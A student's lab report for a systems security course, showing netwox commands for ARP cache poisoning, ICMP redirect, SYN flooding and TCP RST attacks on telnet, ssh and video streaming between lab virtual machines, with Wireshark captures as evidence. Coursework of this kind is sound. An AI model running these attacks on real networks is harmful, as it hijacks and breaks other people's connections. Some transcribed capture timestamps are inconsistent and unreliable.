

Lab 4

Sheikh Muhammad Farjad
CS-16059
Section A
Batch 2016-17


Course Instructor: Sir Umar Iftikhar
Computer Systems Security

Virtual Machine	IP Address
VM1	192.168.56.101
VM2	192.168.56.103

Task (1): ARP cache poisoning

In this task, netwox utility was used in VM1 for poisoning the ARP table of VM2 with the manipulated MAC address against the entry of 192.168.56.100..

VM1:




```

[09/09/2020 18:49] seed@ubuntu:~$ sudo netwox 80 -e "52:54:00:12:35:09" -i "192.168.56.100"
^C[09/09/2020 18:49] seed@ubuntu:~$

```

VM2:



```

[09/09/2020 18:39] seed@ubuntu:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.3.2         ether   52:54:00:12:35:02 C          eth16
192.168.56.100   ether   08:00:27:92:c8:0d C          eth15
[09/09/2020 18:44] seed@ubuntu:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.3.2         ether   52:54:00:12:35:02 C          eth16
192.168.56.100   ether   52:54:00:12:35:09 C          eth15
[09/09/2020 18:46] seed@ubuntu:~$


```

The first arp command was prior to executing netwox command in VM1. After executing the netwox command in VM1, the modified arp table was observed by re-entering the arp command in VM2. A different MAC address (HWaddress) can be observed against the entry of 192.168.56.100.

Task (2): ICMP Redirect Attack

In this task, netwox command was used in VM1 for transmitting the ICMP redirect message to the gateway 192.168.56.100. The evidence of the attack can also be observed in the screenshot of wireshark utility.


VM1:



```

[09/09/2020 19:06] seed@ubuntu:~$ sudo netwox 86 -d "eth13" --gw 192.168.56.100
-c 0 -i 192.168.56.101

```




No.	Time	Source	Destination	Protocol	Length	Info
1	2020-09-09 19:07:34.97	192.168.56.101	192.168.56.100	DHCP	342	DHCP Request
2	2020-09-09 19:07:35.05	192.168.56.100	192.168.56.101	DHCP	590	DHCP ACK
3	2020-09-09 19:07:35.06	192.168.56.101	192.168.56.100	ICMP	70	Redirect
4	2020-09-09 19:07:39.98	CadmusCo_eb:b0:21	CadmusCo_92:c8:ARP	ARP	42	Who has 192.168.56.100
5	2020-09-09 19:07:39.98	CadmusCo_92:c8:0d	CadmusCo_eb:b0:ARP	ARP	60	192.168.56.100

Task (3): SYN Flooding Attack

In this task, netwox command was used in VM1 for transmitting the SYN flood to VM2 (192.168.56.103). While executing this attack, wireshark utility was also run for capturing the packets. Wireshark reported the transmission of bulk of packets towards VM2.


VM1:



```

[09/09/2020 19:10] seed@ubuntu:~$ sudo netwox 76 -i 192.168.56.103 -p 23


```



Task (4): TCP RST Attacks on telnet and ssh Connections


In this task, netwox command was used in VM1 for executing TCP RST attack that breaks or aborts the TCP connection. This attack was executed in two scenarios: telnet and ssh. The VM2 was used for establishing the telnet and ssh connection to VM1. After establishing the connection, netwox command was executed in VM1, which broke the connection by resetting the connection.

VM1:



Telnet:

VM2:




```
[09/09/2020 19:16] seed@ubuntu:~$ telnet 192.168.56.101
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
Ubuntu 12.04.2 LTS
ubuntu login: seed
Password:
Last login: Wed Sep  9 19:16:04 PDT 2020 from ubuntu-2.local on pts/2
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

[09/09/2020 19:17] seed@ubuntu:~$ Connection closed by foreign host.
[09/09/2020 19:18] seed@ubuntu:~$
```




No.	Time	Source	Destination	Protocol	Length	Info
52	2020-09-09 19:17:10.32	192.168.56.101	192.168.56.103	TELNET	129	Telnet Data ...
53	2020-09-09 19:17:10.32	192.168.56.103	192.168.56.101	TCP	66	48316 > telnet [...
54	2020-09-09 19:17:10.32	192.168.56.101	192.168.56.103	TELNET	68	Telnet Data ...
55	2020-09-09 19:17:10.32	192.168.56.103	192.168.56.101	TCP	66	48316 > telnet [...
56	2020-09-09 19:17:10.32	192.168.56.101	192.168.56.103	TELNET	68	Telnet Data ...
57	2020-09-09 19:17:10.32	192.168.56.103	192.168.56.101	TCP	66	48316 > telnet [...
58	2020-09-09 19:17:10.32	192.168.56.101	192.168.56.103	TELNET	113	Telnet Data ...
59	2020-09-09 19:17:10.32	192.168.56.103	192.168.56.101	TCP	66	48316 > telnet [...
60	2020-09-09 19:17:10.32	192.168.56.101	192.168.56.103	TELNET	150	Telnet Data ...
61	2020-09-09 19:17:10.32	192.168.56.103	192.168.56.101	TCP	66	48316 > telnet [...
62	2020-09-09 19:17:10.64	192.168.56.101	192.168.56.103	TELNET	100	Telnet Data ...
63	2020-09-09 19:17:10.64	192.168.56.103	192.168.56.101	TCP	66	48316 > telnet [...
64	2020-09-09 19:17:20.14	192.168.56.101	192.168.56.100	DHCP	342	DHCP Request - ...
65	2020-09-09 19:17:20.22	192.168.56.100	192.168.56.101	DHCP	590	DHCP ACK - ...
66	2020-09-09 19:17:25.15	CadmusCo_92:c8	CadmusCo_92:b0	ARP	42	Who has 192.168. ...
67	2020-09-09 19:17:25.15	CadmusCo_92:c8	CadmusCo_92:b0	ARP	60	192.168.56.100 i ...
68	2020-09-09 19:18:02.64	192.168.56.103	192.168.56.101	TELNET	67	Telnet Data ...
69	2020-09-09 19:18:02.64	192.168.56.101	192.168.56.103	TCP	54	telnet > 48316 [...
70	2020-09-09 19:18:02.64	192.168.56.101	192.168.56.103	TELNET	67	Telnet Data ...
71	2020-09-09 19:18:02.64	192.168.56.103	192.168.56.101	TCP	60	48316 > telnet [...
72	2020-09-09 19:18:07.64	CadmusCo_a3:73	CadmusCo_92:b0	ARP	60	Who has 192.168. ...
73	2020-09-09 19:18:07.64	CadmusCo_92:b0	CadmusCo_a3:73	ARP	42	192.168.56.101 i ...

File: "/tmp/wireshark_eth13_2020... Packets: 73 Displayed: 73 Mark... Profile: Default

SSH:

VM2:




A terminal window titled "Terminal" showing an SSH session. The user 'seed' is logged into 'ubuntu' at IP 192.168.56.101. The terminal displays the Ubuntu 12.04.2 LTS login banner, a message about a new release (14.04.1 LTS) being available, and the last login time (Fri Sep 11 00:38:24 2020). The user then runs 'ls', which lists files in the home directory: Desktop, Documents, Downloads, elggData, examples.desktop, Music, openssl-1.0.1, openssl_1.0.1-4ubuntu5.11.debian.tar.gz, openssl_1.0.1-4ubuntu5.11.dsc, openssl_1.0.1.orig.tar.gz, Pictures, Public, Templates, Videos, rawICMP, rawIP, rawTCP, and rawUDP. The session ends with the user logging out.

```
[09/11/2020 00:39] seed@ubuntu:~$ ssh 192.168.56.101
seed@192.168.56.101's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Sep 11 00:38:24 2020 from ubuntu-2.local
[09/11/2020 00:41] seed@ubuntu:~$ Write failed: Broken pipe
[09/11/2020 00:43] seed@ubuntu:~$ ls
Desktop          Music              Pictures           Templates
Documents        openssl-1.0.1     Public            Videos
Downloads        openssl_1.0.1-4ubuntu5.11.debian.tar.gz  rawICMP
elggData         openssl_1.0.1-4ubuntu5.11.dsc             rawTCP
examples.desktop openssl_1.0.1.orig.tar.gz                  rawUDP
[09/11/2020 00:43] seed@ubuntu:~$ ssh 192.168.56.101
ssh: connect to host 192.168.56.101 port 22: Connection reset by peer
[09/11/2020 00:43] seed@ubuntu:~$
```



A Wireshark 1.6.7 packet capture window showing a network session on interface eth13. The filter is set to 'eth13'. The packet list shows 154 packets. The packet details pane shows the selected packet (No. 147) as a TCP segment of a reassembled fragment. The packet bytes pane shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
125	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
126	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
127	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
128	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
129	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
130	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
131	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
132	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
133	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
134	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
135	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
136	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
137	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
138	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
139	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
140	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
141	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
142	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
143	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	66	39472 > ssh [ACK] Seq=4114 Ack=...
144	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	114	[TCP segment of a reassembled F...
145	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	54	ssh > 39472 [RST, ACK] Seq=407...
146	2020-09-11 12:45:00.000000	192.168.56.101	192.168.56.103	TCP	114	[TCP segment of a reassembled F...
147	2020-09-11 12:45:00.000000	192.168.56.103	192.168.56.101	TCP	60	39472 > ssh [RST] Seq=4162 Win=...

File: "/tmp/wireshark_eth13_2020..." Packets: 154 Displayed: 154 Ma... Profile: Default

Task (5): TCP RST Attacks on Video Streaming Applications

In this task, netwox command was run in VM1 for breaking the TCP connection established during a video streaming application. I executed this task in my Kali Linux machine. The screenshot of the wireshark can be observed below:

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl>/

Reload this file

Expression...

No.	Time	Source	Destination	Protocol	Length	Info
2011	6.899898741	74.125.98.38	192.168.2.108	TCP	1462	443 → 58822 [ACK] Seq=1656625 Ack=165
2012	6.899897526	192.168.2.108	74.125.98.38	TCP	66	58822 → 443 [ACK] Seq=2520 Ack=165
2013	6.907638676	74.125.98.38	192.168.2.108	TCP	1462	443 → 58822 [ACK] Seq=1652021 Ack=165
2014	6.907537917	74.125.98.38	192.168.2.108	TCP	1462	443 → 58822 [ACK] Seq=1653417 Ack=165
2015	6.907594772	74.125.98.38	192.168.2.108	TCP	66	58822 → 443 [ACK] Seq=2520 Ack=165
2016	6.915332826	74.125.98.38	192.168.2.108	TCP	1462	443 → 58822 [ACK] Seq=1654813 Ack=165
2017	6.915365567	74.125.98.38	192.168.2.108	TCP	1462	443 → 58822 [ACK] Seq=1656209 Ack=165
2018	6.915457883	192.168.2.108	74.125.98.38	TCP	66	58822 → 443 [ACK] Seq=2520 Ack=165
2019	6.922838109	192.168.2.108	74.125.98.38	TCP	1402	1402 [TCP] Previous segment not captured
2020	6.922840963	192.168.2.108	74.125.98.38	TCP	78	1402 [TCP] Dup ACK 2018! 58822 → 443 [F]
2021	6.932189249	74.125.98.38	192.168.2.108	TCP	1462	443 → 58822 [ACK] Seq=1656939 Ack=165
2022	6.932240015	192.168.2.108	74.125.98.38	TCP	78	1402 [TCP] Dup ACK 2018! 58822 → 443 [F]
2023	6.932269333	74.125.98.38	192.168.2.108	TCP	1462	443 → 58822 [ACK] Seq=1661793 Ack=165
2024	6.932274948	192.168.2.108	74.125.98.38	TCP	1402	1402 [TCP] Previous segment not captured
2025	6.939629738	74.125.98.38	192.168.2.108	TCP	1462	443 → 58822 [ACK] Seq=1663189 Ack=165
2026	6.939662498	74.125.98.38	192.168.2.108	TCP	1296	443 → 58822 [PSH, ACK] Seq=1664855 Ack=165
2027	6.940683786	192.168.2.108	74.125.98.38	TCP	78	1402 [TCP] Dup ACK 2018! 58822 → 443 [F]
2028	6.950178748	74.125.98.38	192.168.2.108	TCP	1462	443 [TCP Fast Retransmission] 443 → 58822 [ACK] Seq=1664855 Ack=165
2029	6.960235123	74.125.98.38	192.168.2.108	TCP	1462	443 [ACK] Seq=2520 Ack=1664855
2030	7.838446046	172.253.118.136	192.168.2.108	TCP	166	1402 [TCP Retransmission] 443 → 50476 [F]
2031	7.038515199	192.168.2.108	172.253.118.136	TCP	66	50476 → 443 [ACK] Seq=23952 Ack=394
2032	7.039026042	192.168.2.108	172.253.118.136	TLSv1.2	195	Application Data

0000 6c 88 14 d4 ba 34 70 4f 57 9b 7f 72 08 00 45 06 1...4p0 W-r-E-
0010 90 10 32 b2 8c 09 70 96 b8 49 72 08 18 5e 0c 40 y -HJ-
ethernet II, Internet Protocol Version 4, Transmission Control Protocol

wireshark wlan0 202009011212935.MDhSk.pcapng

Packets: 2042 · Displayed: 2040 (100.0%) Profile: Default

